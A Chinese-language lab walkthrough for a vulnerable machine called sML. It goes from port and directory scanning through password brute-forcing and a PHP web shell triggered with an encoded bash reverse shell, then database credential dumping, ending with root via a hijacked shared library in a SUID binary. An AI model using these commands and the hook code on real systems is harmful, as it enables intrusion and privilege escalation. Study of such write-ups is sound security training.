sML

Nmap


```shell
[root@Hacking] /home/kali/sML
❯ nmap 192.168.55.118 -A -p-

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Hello everyone!
|_http-server-header: Apache/2.4.62 (Debian)
```

Gobuster


```shell
[root@Hacking] /home/kali/sML
❯ gobuster dir -u http://192.168.55.118 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.55.118
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/index.php            (Status: 200) [Size: 1926]
/images               (Status: 301) [Size: 317] [-->
http://192.168.55.118/images/]
/uploads              (Status: 301) [Size: 318] [-->
http://192.168.55.118/uploads/]
/css                  (Status: 301) [Size: 314] [-->
http://192.168.55.118/css/]
/js                   (Status: 301) [Size: 313] [-->
http://192.168.55.118/js/]
/inc                  (Status: 301) [Size: 314] [-->
http://192.168.55.118/inc/]
/fonts                (Status: 301) [Size: 316] [-->
http://192.168.55.118/fonts/]
/dashboard            (Status: 301) [Size: 320] [-->
http://192.168.55.118/dashboard/]
/.php                 (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```

Login

就一个登录框，没有其他可以利用的东西，在`exploit-db`中找到一个可疑的



注意作者刚好是`sml`，进入文章来源页



发现了用户名和密码，回到源码中的`js`文件

不安全 view-source:http://192.168.55.118/js/global.js

可将书签放在书签工具栏上，方便快速访问。管理书签...

```
        var response;

        $(".sign_in").html('<span class="sign-icon"><i class="fa fa-spinner fa-spin fa-1x fa-fw"></i></span> Loading');

    $.ajax({
            type: 'post',
            url: 'index.php',
            dataType: 'json',
            data:{
                username: $(".username").val(),
                password: $(".password").val(),
                submit: 'submit'
            },
            success: function(data){
                response = (data.response);

                if(response == "Success"){
                    $(".LogResponse").fadeIn();
                    $(".LogResponse").html("Success");
                    $(".LogResponse").css("background","#02fb8a");
                    $(".LogResponse").css("color","#29820d");
                    $(".sign_in").html('<span class="sign-icon"><i class="fa fa-lock"></i></span> Sign in');

                    setTimeout(function() {
                        window.location.replace("dashboard");;
                    }, 3000);

                } else if(response == "password"){
                    $(".LogResponse").fadeIn();
                    $(".LogResponse").css("background","#900404");
                    $(".LogResponse").css("color","#ff6666");
                    $(".LogResponse").html("Invalid password");
                    $(".sign_in").html('<span class="sign-icon"><i class="fa fa-lock"></i></span> Sign in');

                    setTimeout(function(){
                        $(".LogResponse").fadeOut();
                    }, 3000)

                } else if(response == "username"){
                    $(".LogResponse").fadeIn();
                    $(".LogResponse").css("background","#900404");
                    $(".LogResponse").css("color","#ff6666");
                    $(".LogResponse").html("Invalid username");
                    $(".sign_in").html('<span class="sign-icon"><i class="fa fa-lock"></i></span> Sign in')
```

可以发现回显有三种，针对用户名或密码有不同回显，其中`admins`是正确的用户名

美化 Raw Hex

```
POST /index.php HTTP/1.1
Host: 192.168.55.118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 45
Origin: http://192.168.55.118
Connection: keep-alive
Referer: http://192.168.55.118/index.php?user=logout
Cookie: PHPSESSID=595tugfmjpbesabre0ppjdahb7
Priority: u=0

username=admins&password=123123&submit=submit
```

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Date: Thu, 10 Jul 2025 08:55:00 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 23
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"response":"password"}
```

接下来爆破密码，可以用burpsuite

8. Intruder attack of http://192.168.55.118

结果 位置

捕获过滤：捕捉所有项目


视图过滤：匹配表达式 success

请求	payload	状态码	接收到响应	错误	超时	长度	注
90006	admin123	200	13			393	
29669	successful	200	5			394	
12148	success1	200	7			394	
1707	success	200	8			394	


发现当密码是admin123时候，响应包含了success

Upload

来到这里点击上传




如下图即可



在uploads目录下找到这个php文件


```
http://192.168.55.118/uploads/employees_ids/chenjx6AVDQM4mr_tomcat.php?cmd=printf%20KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64%20-d|bash
```



User

user.txt你可以直接进入拿到，这里给出密码方案

SHELL

```
www-data@sML:/var/www/html/inc$ ls -al
total 16
drwxr-xr-x  2 www-data www-data 4096 Jul  7 06:00 .
drwxr-xr-x 11 root     root     4096 Jul  7 06:10 ..
-rw-r--r--  1 www-data www-data  256 Jul  7 06:00 db_connect.php
-rw-r--r--  1 www-data www-data 3149 Feb 24  2021 header.php
www-data@sML:/var/www/html/inc$ cat db_connect.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "root";
$mysql_password = "root";
$mysql_database = "sharp_db";

$db_connect = mysqli_connect($mysql_hostname, $mysql_user,$mysql_password,
$mysql_database) or ("Could not connect database");

?>
www-data@sML:/var/www/html/inc$ ss -tuln
Netid           State            Recv-Q           Send-Q
Local Address:Port                    Peer Address:Port
udp             UNCONN           0                0
0.0.0.0:68                           0.0.0.0:*
tcp             LISTEN           0                80
127.0.0.1:3306                         0.0.0.0:*
tcp             LISTEN           0                128
0.0.0.0:22                           0.0.0.0:*
tcp             LISTEN           0                128
*:80                                 *:*
tcp             LISTEN           0                128
[::]:22                              [::]:*
```


发现开放了数据库端口，并且有登录凭证

```
MariaDB [sharp_db]> select * from users;
+---------+-----------+----------+----------+----------------------------------+-------------+
| user_id | firstname | lastname | username | password                         | accounttype |
+---------+-----------+----------+----------+----------------------------------+-------------+
|       1 | Maxwell   | Morrison | xxx2xy   | 10a55271c201e41913764ff95b33248b | Admin       |
|       3 | Maxwell   | Morrison | admins   | 02adcdf2171dc7e5757cdd7c0b91fa03 | Admin       |
|       2 | Maxwell   | Morrison | yulian   | fde7951c3a57bc71b03631a9673ab67e | Admin       |
+---------+-----------+----------+----------+----------------------------------+-------------+
3 rows in set (0.000 sec)

MariaDB [sharp_db]>
```

yulian的密码不用破解，直接登录就行

Root

家目录里有一个设置了SID的get_root二进制文件，可以看到没有明显的后门



查看链接情况

```
yulian@sML:~$ ls -al
total 44
drwxr-xr-x 2 yulian yulian  4096 Jul  7 06:34 .
drwxr-xr-x 3 root   root    4096 Jul  7 06:12 ..
lrwxrwxrwx 1 root   root       9 Jul  7 06:34 .bash_history -> /dev/null
-rw-r--r-- 1 yulian yulian   220 Jul  7 06:12 .bash_logout
-rw-r--r-- 1 yulian yulian  3526 Jul  7 06:12 .bashrc
-rwsr-sr-x 1 root   root   16648 Jul  7 06:34 get_root
-rw-r--r-- 1 yulian yulian   807 Jul  7 06:12 .profile
-rw-r--r-- 1 root   root      44 Jul  7 06:13 user.txt
yulian@sML:~$ ldd get_root
        linux-vdso.so.1 (0x00007ffe565e9000)
        libxxoo.so => /usr/lib/sML/libxxoo.so (0x00007ff2804b0000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff2802d3000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ff2804bc000)
yulian@sML:~$ ls -al /usr/lib/sML/libxxoo.so
-rwxrwxrwx 1 root root 15984 Jul  7 06:30 /usr/lib/sML/libxxoo.so
yulian@sML:~$
```

这个链接是可以修改的，尝试劫持其中的hello函数呢

```
# 重新编译自己的 libxxoo.so 劫持 hello 函数
// hook.c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>

void hello(const char *msg, const char **argv) {
    puts("[HOOKED hello] root shell");
    setuid(0);
    setgid(0);
    system("/bin/sh");
}

# 编译成共享库覆盖
gcc -shared -fPIC -o libxxoo.so hook.c

# 替换
cp libxxoo.so /usr/lib/sML/libxxoo.so
```

```
yulian@sML:~$ gcc -shared -fPIC -o libxxoo.so hook.c
hook.c: In function ‘hello’:
hook.c:9:5: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    9 |     system("/bin/sh");
      |     ^~~~~~
yulian@sML:~$ cp libxxoo.so /usr/lib/sML/libxxoo.so
yulian@sML:~$ ./get_root
Starting get_root program...
[HOOKED hello] root shell
# id
uid=0(root) gid=0(root) groups=0(root),1000(yulian)
#
```